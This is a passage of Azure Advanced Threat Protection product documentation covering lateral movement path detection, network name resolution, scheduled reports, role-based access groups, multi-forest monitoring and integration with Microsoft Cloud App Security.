
- [Investigate lateral movement paths with Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Lateral Movement Paths (LMPs)

5/28/2019 • 5 minutes to read

Lateral movement is when an attacker uses non-sensitive accounts to gain access to sensitive accounts throughout your network. Lateral movement is used by attackers to identify and gain access to the sensitive accounts and machines in your network that share stored log-in credentials in accounts, groups and machines. Once an attacker makes successful lateral moves towards your key targets, the attacker can also take advantage and gain access to your domain controllers. Lateral movement attacks are carried out using many of the methods described in the [Suspicious activity guide](#).

A key component of Azure ATP's security insights are Lateral Movement Paths or LMPs. Azure ATP LMPs are visual guides that help you quickly understand and identify exactly how attackers can move laterally inside your network. The purpose of lateral movements within the cyber-attack kill chain are for attackers to gain and compromise your sensitive accounts using non-sensitive accounts. Compromising your sensitive accounts gets them another step closer to their ultimate goal, domain dominance. To stop these attacks from being successful, Azure ATP LMPs give you easy to interpret, direct visual guidance on your most vulnerable, sensitive accounts. LMPs assist in helping you mitigate and prevent those risks in future, and close attacker access before they achieve domain dominance.



Lateral movement attacks are typically accomplished using a number of different techniques. Some of the most popular methods used by attackers are credential theft and Pass the Ticket. In both methods, your non-sensitive accounts are used by attackers for lateral moves by exploiting non-sensitive machines that share stored log-in credentials in accounts, groups and machines with sensitive accounts.

Where can I find Azure ATP LMPs?

Every computer or user profile discovered by Azure ATP to be in an LMP has a **Lateral movement paths** tab. Computers and profiles with no tab have never been discovered within a potential LMP.

The LMP for each entity provides different information depending on the sensitivity of the entity:

- Sensitive users – potential LMP(s) leading to this user are shown.
- Non-sensitive users and computers – potential LMP(s) the entity is related to are shown.

Each time the tab is clicked, Azure ATP displays the most recently discovered LMP. Each potential LMP is saved for 48 hours following discovery. LMP history is available. View older LMPs that were discovered in the past by clicking on **View a different date**.

Discover when potential LMPs were identified and which related entities are potentially involved.

LMP discovery

From the Activities tab, an indication is given when a new potential LMP was identified:

- Sensitive users – when a new path is identified to a sensitive user

Nick Cowley
CISO

5 Open security alerts | **4** Logged on computers | **2** Accessed resources | **0** Accessed VPN locations

5 alerts | WD ATP

ACTIVITIES

1:30 PM Nov 23, 2018 Accessed **SHAREPOINT-SRV** from **NICKC-LAP** using Kerberos | NICKC-LAP: 192.168.0.2 | SPNs: city/sharepoint-srv

1:30 PM Nov 23, 2018 Logged on to **NICKC-LAP** using Kerberos | NICKC-LAP: 192.168.0.2

5:28 PM Nov 22, 2018 Accessed **SHAREPOINT-SRV** from **NICKC-LAP** using Kerberos | NICKC-LAP: 192.168.0.2 | SPNs: city/sharepoint-srv

5:28 PM Nov 22, 2018 Logged on to **NICKC-LAP** using Kerberos | NICKC-LAP: 192.168.0.2

5:16 PM Nov 22, 2018 Potential sensitive lateral movement path identified for this user, that includes **Ron Harper** and **SHAREPOINT-SRV**, see paths

9:56 PM Aug 30, 2018 Suspected DCSync attack (replication of directory services) Malicious replication requests were successfully performed by **Nick Cowley**, from **JEFFL-DESKTOP** against **Contoso-DC**.

10:02 PM Aug 24, 2018 Suspicious modification of sensitive groups **Nick Cowley** has uncharacteristically modified sensitive group memberships.

- Non-sensitive users and computers – when this entity is identified in a potential LMP leading to a sensitive user.

Ron Harper
Helpdesk Engineer
IT

1 Open security alerts | **2** Logged on computers | **0** Accessed resources | **0** Accessed VPN locations

1 alert | WD ATP

ACTIVITIES

1:30 PM Nov 23, 2018 Logged on to **SHAREPOINT-SRV** using Kerberos | SHAREPOINT-SRV: [2a01:110:6b:1cedd0:52d2:156e:81ae]

1:30 PM Nov 23, 2018 Logged on to **FINANCESRV53** using Kerberos | FINANCESRV53: 192.168.0.221

5:28 PM Nov 22, 2018 Logged on to **SHAREPOINT-SRV** using Kerberos | SHAREPOINT-SRV: [2a01:110:6b:1cedd0:52d2:156e:81ae]

5:28 PM Nov 22, 2018 Logged on to **FINANCESRV53** using Kerberos | FINANCESRV53: 192.168.0.221

5:16 PM Nov 22, 2018 Identified in a potential sensitive lateral movement path leading to sensitive user **Nick Cowley**, see paths.

9:51 PM Aug 12, 2018 Suspected identity theft (pass-the-ticket) An actor took **Ron Harper**'s Kerberos ticket from **FINANCESRV53** and used it on **RDPSRV** to access **2 resources**.

3:00 AM Apr 27, 2018 Identified in a potential sensitive lateral movement path leading to sensitive user **Nick Cowley**, see paths.

LMP related entities

LMP can now directly assist with your investigation process. Azure ATP security alert evidence lists provide

the related entities that are involved in each potential lateral movement path. The evidence lists directly help your security response team increase or reduce the importance of the security alert and/or investigation of the related entities. For example, when a Pass the Ticket alert is issued, the source computer, compromised user and destination computer the stolen ticket was used from, are all part of the potential lateral movement path leading to a sensitive user. The existence of the detected LMP makes investigating the alert and watching the suspected user even more important to prevent your adversary from additional lateral moves. Trackable evidence is provided in LMPs to make it easier and faster for you to prevent attackers from moving forward in your network.

Lateral Movement paths to sensitive accounts report

LMP data is also available in the [Lateral Movement Paths to Sensitive Accounts report](#). This report lists the sensitive accounts that are exposed via lateral movement paths and includes paths that were selected manually for a specific time period, or included in the time period for scheduled reports. Customize the included date range using the calendar selection.

Preventative best practices

Security insights are never too late to prevent the next attack and remediate damage. For this reason, investigating an attack even during the domain dominance phase provides a different, but important example. Typically, while investigating a security alert such as Remote Code Execution, if the alert is a true positive, your domain controller may already be compromised. But LMPs inform on where the attacker gained privileges, and what path they used into your network. Used this way, LMPs can also offer key insights into how to remediate.

- The best way to prevent lateral movement exposure within your organization is to make sure that sensitive users only use their administrator credentials when logging into hardened computers. In the example, check if admin in the path actually needs access to the shared computer. If they do need access, make sure log in to the shared computer with a username and password other than their admin credentials.
- Verify that your users do not have unnecessary administrative permissions. In the example, check if everyone in the shared group actually requires admin rights on the exposed computer.
- Make sure people only have access to necessary resources. In the example, Ron Harper significantly widens Nick Cowley's exposure. Is it necessary that Ron Harper be included in the group? Are there subgroups that could be created to minimize lateral movement exposure?

Tip – When no potential lateral movement path activity is detected for an entity in the past 48 hours, choose to **View a different date** and check for previous potential lateral movement paths. The **LMP to sensitive users report** is always available if LMPs were discovered and provides you with information about potential lateral movement paths detected to sensitive users.

Tip - For instructions on how to set your clients and servers to allow Azure ATP to perform the SAM-R operations needed for lateral movement path detection, see [configure SAM-R](#).

Investigating LMPs

For instructions on how to identify and investigate using Azure ATP Lateral Movement Paths, see [Investigate Lateral Movement Paths](#).

See Also

- [Investigating Azure ATP LMPs](#)
- [Configure Azure ATP to make remote calls to SAM](#)

- [Working with security alerts](#)
- [Check out the Azure ATP forum!](#)

What is Network Name Resolution?

7/17/2019 • 3 minutes to read

Network Name Resolution or (NNR) is a main component of Azure ATP functionality. Azure ATP captures activities based on network traffic, Windows events, and ETW - these activities normally contain IP data.

Using NNR, Azure ATP is able to correlate between raw activities (containing IP addresses), and the relevant computers involved in each activity. Based on the raw activities, Azure ATP profiles entities, including computers, and generates security alerts for suspicious activities.

To resolve IP addresses to computer names, Azure ATP sensors query the IP address for the computer name "behind" the IP, using one of the following methods:

1. NTLM over RPC (TCP Port 135)
2. NetBIOS (UDP port 137)
3. RDP (TCP port 3389) - only the first packet of **Client hello**
4. Queries the DNS server using reverse DNS lookup of the IP address (UDP 53)

NOTE

No authentication is performed on any of the ports.

Azure ATP evaluates and determines the device operating system based on network traffic. After retrieving the computer name, the Azure ATP sensor checks Active Directory and uses TCP fingerprints to see if there is a correlated computer object with the same computer name. Using TCP fingerprints helps identify unregistered and non-Windows devices, aiding in your investigation process. When the Azure ATP sensor finds the correlation, the sensor associates the IP to the computer object.

In cases where no name is retrieved, an **unresolved computer profile by IP** is created with the IP and the relevant detected activity.

The screenshot displays the Azure ATP interface for a client named CLIENT2. The client profile is shown with a computer icon and the name CLIENT2. A red box highlights the 'Unresolved' status. The domain is listed as domain1.test.local, and the client was first seen on Jan 30, 2019. The activity log shows a security alert at 9:19 PM on Jan 30, 2019, stating: 'non-existing account DOMAIN1.TEST.LOCAL\ug2 attempted to logon. Occurred 3 times in a few seconds | using Kerberos | CLIENT2: [daf:2]'. The top navigation bar shows 'Azure Advanced Threat Protection' and 'CLIENT2'. The right side of the interface has a search icon, a refresh icon, and a user profile icon. Below the client profile, there are five summary cards: 'Open security alerts' (0), 'Logged on users' (0), 'Accessed resources' (0), 'Accessed VPN locations' (0), and 'Used IP Addresses' (1). Below these cards are buttons for 'Go to', 'Filter by', and 'Download activities'. The activity log is titled 'Older' and shows the logon attempt.

NNR data is crucial for detecting the following threats:

- Suspected identity theft (pass-the-ticket)
- Suspected DCSync attack (replication of directory services)
- Network mapping reconnaissance (DNS)

To improve your ability to determine if an alert is a **True Positive (TP)** or **False Positive (FP)**, Azure ATP includes the degree of certainty of computer naming resolving into the evidence of each security alert.

For example, when computer names are resolved with **high certainty** it increases the confidence in the resulting security alert as a **True Positive** or **TP**.

The evidence includes the time, IP and computer name the IP was resolved to. When the resolution certainty is **low**, use this information to investigate and verify which device was the true source of the IP at this time. After confirming the device, you can then determine if the alert is a **False Positive** or **FP**, similar to the following examples:

- Suspected identity theft (pass-the-ticket) – the alert was triggered for the same computer.
- Suspected DCSync attack (replication of directory services) – the alert was triggered from a domain controller.
- Network mapping reconnaissance (DNS) – the alert was triggered from a DNS Server.

Suspected DCSync attack (replication of directory services)

Administrator on CLIENT1 sent 16 replication requests to 2 domain controllers.

6:10 PM – 6:11 PM Mar 25, 2019

Administrator made replication requests from CLIENT1 to 2 domain controllers

Evidence

- CLIENT1 is not a recognized domain controller.
- [3/25/19 6:10 PM] CLIENT1 resolved from [daf:1] with high certainty.

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (2)
3/25/19 6:11 PM	Administrator domain1.test.local	Failure	2 domain controllers
3/25/19 6:10 PM	Unknown	Failure	DC4 domain1.test.local

Prerequisites

PROTOCOL	TRANSPORT	PORT	DEVICE	DIRECTION
NTLM over RPC	TCP	135	All devices on the network	Inbound

PROTOCOL	TRANSPORT	PORT	DEVICE	DIRECTION
NetBIOS	UDP	137	All devices on the network	Inbound
DNS	UDP	53	Domain controllers	Outbound

When port 3389 is opened on devices in the environment, the Azure ATP sensor using it for network name resolution purposes. Opening port 3389 **is not a requirement**, it is only an additional method that can provide the computer name if the port is already opened for other purposes.

To make sure Azure ATP is working ideally and the environment is configured correctly, Azure ATP checks the resolution status of each Sensor and issues a monitoring alert per method, providing a list of the Azure ATP sensors with low success rate of active name resolution using each method.

Each monitoring alert provides specific details of the method, sensors, the problematic policy as well as configuration recommendations.

The screenshot displays three monitoring alerts in a list view. Each alert has a yellow bar on the left and an 'OPEN' button on the right. The alerts are as follows:

- Alert 1:** "Low success rate of active name resolution using reverse DNS". Description: "Sensor LISCHIND-7050, has a low success rate of active name resolution using reverse DNS. Azure ATP may issue more false positive alerts and accurate detection capabilities may be affected." Recommendations: "Check that the sensor can reach the DNS server and that Reverse Lookup Zones are enabled." and "Learn more about Azure ATP network name resolution."
- Alert 2:** "Low success rate of active name resolution using RPC over NTLM". Description: "Sensor LISCHIND-7050, has a low success rate of active name resolution using RPC over NTLM. Azure ATP may issue more false positive alerts and accurate detection capabilities may be affected." Recommendations: "Check that Port 135 is open for inbound communication from Azure ATP sensors, on all computers in the environment.", "Check all network configuration (firewalls), as these could prevent communication to the relevant ports.", and "Learn more about Azure ATP network name resolution."
- Alert 3:** "Low success rate of active name resolution using NetBIOS". Description: "Sensor LISCHIND-7050, has a low success rate of active name resolution using NetBIOS. Azure ATP may issue more false positive alerts and accurate detection capabilities may be affected." Recommendations: "Check that Port 137 is open for inbound communication from Azure ATP sensors, on all computers in the environment.", "Check all network configuration (firewalls), as these could prevent communication to the relevant ports.", and "Learn more about Azure ATP network name resolution."

Configuration recommendations

- RPC over NTLM:
 - Check that TCP Port 135 is open for inbound communication from Azure ATP Sensors, on all computers in the environment.
 - Check all network configuration (firewalls), as this can prevent communication to the relevant ports.
- NetBIOS:
 - Check that UDP Port 137 is open for inbound communication from Azure ATP Sensors, on all computers in the environment.
 - Check all network configuration (firewalls), as this can prevent communication to the relevant ports.
- Reverse DNS:

- Check that the Sensor can reach the DNS server and that Reverse Lookup Zones are enabled.

See Also

- [Azure ATP prerequisites](#)
- [Configure event collection](#)
- [Check out the ATP forum!](#)

Azure ATP Reports

5/6/2019 • 2 minutes to read


The Azure ATP reports section in the Azure ATP portal enables you to schedule or immediately generate and download reports that provide you with system and entity status information. From the reports feature, you can create reports about system health, security alerts and potential lateral movement paths detected in your environment.

To access the reports page, click the report icon in the menu bar: . Available reports are:

- **Summary report:** The Summary report presents a dashboard of the status in the system. You can view three tabs - one for a **Summary** of what was detected on your network, **Open suspicious activities** that lists the suspicious activities you should take care of, and **Open health issues** that lists Azure ATP health issues you should take care of. The suspicious activities listed are broken down by type, as are the health issues.
- **Modification of sensitive groups:** This report lists every time a modification is made to sensitive groups (such as admins, or manually tagged accounts or groups). If you're using Azure ATP standalone sensors, in order to receive a full report about your sensitive groups, make sure that [events are forwarded from your domain controllers to the standalone sensors](#).
- **Passwords exposed in cleartext:** Some services use the LDAP non-secure protocol to send account credentials in plain text. This can even happen for sensitive accounts. Attackers monitoring network traffic can catch and then reuse these credentials for malicious purposes. This report lists all source computer and account passwords detected by Azure ATP being sent in clear text.
- **Lateral movement paths to sensitive accounts:** This report lists the sensitive accounts that are exposed via lateral movement paths. For more information, see [Lateral movement paths](#). This report collects potential lateral movement paths that were detected in the report period you select.

There are two ways to generate a report: either on demand or by scheduling a report to be sent to your email periodically.

To generate a report on demand:

1. In the Azure ATP portal menu bar, click the report icon in the menu bar: .
2. Under your selected report type, set the **From** and **To** dates and click **Download**.

Reports [Set scheduled reports](#)

Summary
A summary of alerts and health issues

From To [Download](#)

Modifications to sensitive groups
Every modification to sensitive groups in Active Directory, including modifications which generated an alert

From To [Download](#)

No modifications to groups were observed, make sure that events forwarding is properly configured

Passwords exposed in cleartext
All LDAP authentications which exposed user passwords in cleartext

From To [Download](#)

No passwords in cleartext were observed.

Lateral movements paths to sensitive accounts
Sensitive accounts at risk of being compromised through lateral movement techniques

From To [Download](#)

To set a scheduled report:

1. In the **Reports** page, click **Set scheduled reports**, or in the Azure ATP portal configuration page, under Notifications and Reports, click **Scheduled reports**.

Scheduled reports

Summary
A summary of suspicious activities and health issues [Schedule](#)

Modifications to sensitive groups
Every modification to sensitive groups in Active Directory, including modifications which generated a suspicious activity [Schedule](#)

NOTE

By default, daily reports are designed to be sent shortly after midnight, UTC. Pick your own time by using the time selection option.

2. Click **Schedule** next to your selected report type, to set the frequency and email address for delivery of the reports. The report frequency you select determines the information included in the report. To add email addresses, click the plus sign next to the email address field, enter the address and click **Save**.

Summary



Send the report

Daily



At (UTC)

12:00 AM



To

admin@contoso.com



Save

Cancel

See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Azure ATP role groups

5/6/2019 • 2 minutes to read

Azure ATP offers role-based security to safeguard data according to an organization's specific security and compliance needs. Azure ATP support three separate roles: Administrators, Users and Viewers.

NOTE

This article provides steps for how to delete personal data from the device or service and can be used to support your obligations under the GDPR. If you're looking for general info about GDPR, see the [GDPR section of the Service Trust portal](#).

Role groups enable access management for Azure ATP. Using role groups, you can segregate duties within your security team, and grant only the amount of access that users need to perform their jobs. This article explains access management, Azure ATP role authorization, and helps you get up and running with role groups in Azure ATP.

NOTE

Any global administrator or security administrator on the tenant's Azure Active Directory is automatically an Azure ATP administrator.

Accessing the Azure ATP portal

Access to the Azure ATP portal (portal.atp.azure.com) can only be accomplished by an Azure AD user who has the directory role of global administrator or security administrator. After entering the portal with the required role, you can create your Azure ATP instance. Azure ATP service creates three security groups in your Azure Active Directory tenant: Administrators, Users, Viewers.

NOTE

Access to the Azure ATP portal is granted only to users within the Azure ATP security groups, within your Azure Active Directory, as well as global and security admins of the tennant.

Types of Azure ATP security groups

Azure ATP provides three types of security groups: Azure ATP (*instance name*) Administrators, Azure ATP (*instance name*) Users, and Azure ATP (*instance name*) Viewers. The following table describes the type of access in the Azure ATP portal available for each role. Depending on which role you assign, various screens and menu options in Azure ATP portal are unavailable for those users, as follows:

ACTIVITY	AZURE ATP (<i>INSTANCE NAME</i>) ADMINISTRATORS	AZURE ATP (<i>INSTANCE NAME</i>) USERS	AZURE ATP (<i>INSTANCE NAME</i>) VIEWERS
Login	Available	Available	Available
Change status of Security Alerts (re-open, close, exclude, suppress)	Available	Available	Not available

ACTIVITY	AZURE ATP (INSTANCE NAME) ADMINISTRATORS	AZURE ATP (INSTANCE NAME) USERS	AZURE ATP (INSTANCE NAME) VIEWERS
Share/Export security alerts (via email, get link, download details)	Available	Available	Available
Download a report	Available	Available	Available
Change status of Monitoring Alerts	Available	Not available	Not available
Update Azure ATP Configuration - Sensors (download, regenerate key, configure, delete)	Available	Not available	Not available
Update Azure ATP Configuration - Data sources (directory services, SIEM, VPN WD-ATP)	Available	Not available	Not available
Update ATP Configuration - Updates	Available	Not available	Not available
Update ATP Configuration - Scheduled reports	Available	Available	Not available
Update ATP Configuration - Entity tags (sensitive and honeytoken)	Available	Available	Not available
Update ATP Configuration - Exclusions	Available	Available	Not available
Update ATP Configuration - Language	Available	Available	Not available
Update ATP Configuration - Notifications (email and syslog)	Available	Available	Not available
Update ATP Configuration - Preview detections	Available	Available	Not available
View entity profiles and security alerts	Available	Available	Available

When users try to access a page that is not available for their role group, they are redirected to the Azure ATP unauthorized page.

Add and remove users

Azure ATP uses Azure AD security groups as a basis for role groups. The role groups can be managed from https://aad.portal.azure.com/#blade/Microsoft_AAD_IAM/GroupsManagementMenuBlade/All%20groups. Only Azure AD users can be added or removed from security groups.

See Also

- [ATP sizing tool](#)
- [ATP architecture](#)
- [Install Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Azure Advanced Threat Protection multi-forest support

5/6/2019 • 2 minutes to read

Multi-forest support set up

Azure ATP supports organizations with multiple forests, giving you the ability to easily monitor activity and profile users across forests.

Enterprise organizations typically have several Active Directory forests - often used for different purposes, including legacy infrastructure from corporate mergers and acquisitions, geographical distribution, and security boundaries (red-forests). You can protect multiple forests using Azure ATP, providing you with the ability to monitor and investigate your entire network through a single pane of glass.


The ability to support multiple Active Directory forests enables the following:

- View and investigate activities performed by users across multiple forests, from a single pane of glass.
- Improved detection and reduced false positives by providing advanced Active Directory integration and account resolution.
- Greater control and easier deployment. Improved monitoring alerts and reporting for cross-org coverage when your domain controllers are all monitored from a single Azure ATP console.

Azure ATP detection activity across multiple forests

To detect cross-forest activities, Azure ATP sensors query domain controllers in remote forests to create profiles for all entities involved, (including users and computers from remote forests).

- Azure ATP sensors can be installed on all forests, even forests with no trust.
- Add credentials on the Directory services page for all forests in your environment.
 - One credential is required per forest with two-way trust.
 - Additional credentials are required for each forest with non-Kerberos trust or no trust.
 - Limit of 10 forests per Azure ATP instance. Contact support if your organization has more than 10 forests.



Requirements

- The user you configure in the Azure ATP console under **Directory services** must be trusted in all the other forests and must have at least read-only permission to perform LDAP queries on the domain controllers.
- If Azure ATP standalone sensors are installed on standalone machines, rather than directly on the domain controllers, make sure the machines are allowed to communicate with all of remote forest domain controllers using LDAP.
- In order for Azure ATP to communicate with the Azure ATP sensors and Azure ATP standalone sensors, open the following ports on each machine on which the Azure ATP sensor is installed:

PROTOCOL	TRANSPORT	PORT	TO/FROM	DIRECTION
Internet ports				
SSL (* .atp.azure.com)	TCP	443	Azure ATP cloud service	Outbound
Internal ports				
LDAP	TCP and UDP	389	Domain controllers	Outbound
Secure LDAP (LDAPS)	TCP	636	Domain controllers	Outbound
LDAP to Global Catalog	TCP	3268	Domain controllers	Outbound
LDAPS to Global Catalog	TCP	3269	Domain controllers	Outbound

Multi-forest support network traffic impact

When Azure ATP maps your forests, it uses a process that impacts the following:

- After the Azure ATP sensor is running, it queries the remote Active Directory forests and retrieves a list of users and machine data for profile creation.
- Every 5 minutes, each Azure ATP sensor queries one domain controller from each domain, from each forest, to map all the forests in the network.
- Each Azure ATP sensor maps the forests using the "trustedDomain" object in Active Directory, by logging in and checking the trust type.
- You may also see ad-hoc traffic when the Azure ATP sensor detects cross forest activity. When this occurs, the Azure ATP sensors will send an LDAP query to the relevant domain controllers in order to retrieve entity information.

Known limitations

- Interactive logons performed by users in one forest to access resources in another forest are not displayed in the Azure ATP dashboard.

See Also

- [Azure ATP sizing tool](#)
- [Azure ATP architecture](#)
- [Install Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Using Azure ATP with Microsoft Cloud App Security

7/2/2019 • 3 minutes to read

This article is designed to help you understand and navigate the enhanced investigation experience when using the Microsoft Cloud App Security portal with Azure ATP.

Leveraging existing on-premise detections and abnormal behavior analytics, accessing Azure ATP using the Microsoft Cloud App Security portal provides the added ability to detect and alert on sensitive data exfiltration across your enterprise as well as filter activities and create actionable policies. This hybrid offering analyzes activity and alerts based on User and Entity Behavior Analytics (UEBA) to determine risky behaviors, and provides an investigation priority score to streamline your incident response for compromised identities.

In this article you'll learn:

- Service overview
- New ways to access Azure ATP
- Licensing prerequisites
- Where to find Azure ATP tracked activities in Cloud App Security

Service overview

Integrating with Azure ATP, the Cloud App Security portal provides alerts and insights from:

- Microsoft Cloud App Security, which identifies attacks within a cloud session, covering not only Microsoft products but also third-party applications
- Azure Advanced Threat Protection, which uses machine learning and behavioral analytics to identify attacks across your on-premises network
- Azure Active Directory Identity Protection, which detects and proactively prevents user and sign-in risks to identities in the cloud

Access Azure ATP

Choose to continue to use Azure ATP within the Azure ATP portal, or, you can access Azure ATP alerts and identity scoring using the Microsoft Cloud App Security portal. In either workflow, Azure ATP set-up and configuration tasks continue to be handled within the Azure ATP portal.

Prerequisites

For complete user investigation features across the hybrid environment, you must have:

- A valid license for Microsoft Cloud App Security
- A valid license for Azure ATP connected to your Active Directory instance

NOTE

If you don't have a subscription for Cloud App Security, you will still be able to use the Cloud App Security portal to investigate Azure ATP alerts and deep dive on users and their on-premise managed activities, but you won't receive related insights from your cloud applications.

See [Azure ATP integration](#) to learn how to quickly enable Azure ATP in Cloud App Security.

Azure ATP in Cloud App Security

See the [Cloud App Security quickstart](#) to familiarize yourself with the basics of using the Cloud App Security portal.

Access your Azure ATP data and new hybrid features within Cloud App Security alerts, activities, and user pages.

Alerts

Azure ATP alerts are displayed within the Cloud App Security **Alerts** queue. Additional alert filtering options are available only when viewing alerts using Cloud App Security. Azure ATP alerts are filtered using the application filter to **Active Directory**.

Alert management

When using Azure ATP with Cloud app security, closing alerts in one service will not automatically close them in the other service. Decide where to manage and remediate alerts to avoid duplicated efforts.

SIEM notification

If both your services (Azure ATP and Cloud App Security) are currently configured to send alert notifications to a SIEM, after enabling Azure ATP integration in Cloud App Security, you'll start to receive duplicate SIEM notifications for the same alert. One alert will be issued from each service and they will have different alert IDs. To avoid duplication and confusion, decide where you intend to perform alert management, and then stop SIEM notifications being sent from the other service.

Activities

Azure ATP alerts are displayed within the Cloud App Security **Activity log**. Additional activity filtering options and features are available only when viewing alerts using Cloud App Security. See [Azure ATP activities using Microsoft Cloud App Security](#) to learn how to filter and create new activity policies.

User pages


User pages contain the [Investigation Priority Score](#) of each user and an activity log of all actions.

To access a user page of a system user:

1. Open **Alerts** from the main menu.
2. Select and filter the alerts queue for a specific user by using the **User Name** field.

or

1. From the **Investigate** menu, select **Activity log**.
2. Filter the Activity log queue by user.



Next steps

See [Azure ATP activities using Microsoft Cloud App Security](#) to learn how to filter and create new activity policies.

Join the Community

Do you have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Use activity filters and create action policies with Azure ATP in Microsoft Cloud App Security

7/2/2019 • 2 minutes to read

This article is designed to help you understand how to filter and create action policies for Azure ATP activities using Microsoft Cloud App Security.

For more information about how to complete your integration, see [Azure ATP Cloud App Security integration](#).

Using Azure ATP with Microsoft Cloud App Security offers activity analysis and alerts based on User and Entity Behavior Analytics (UEBA), identifying the riskiest behaviors in your enterprise, providing a comprehensive investigation priority score, as well as activity filtering and customizable activity policies.

Prerequisites

For complete user investigation features across the hybrid environment, you must have:

- A valid license for Microsoft Cloud App Security
- A valid license for Azure ATP connected to your Active Directory instance

NOTE

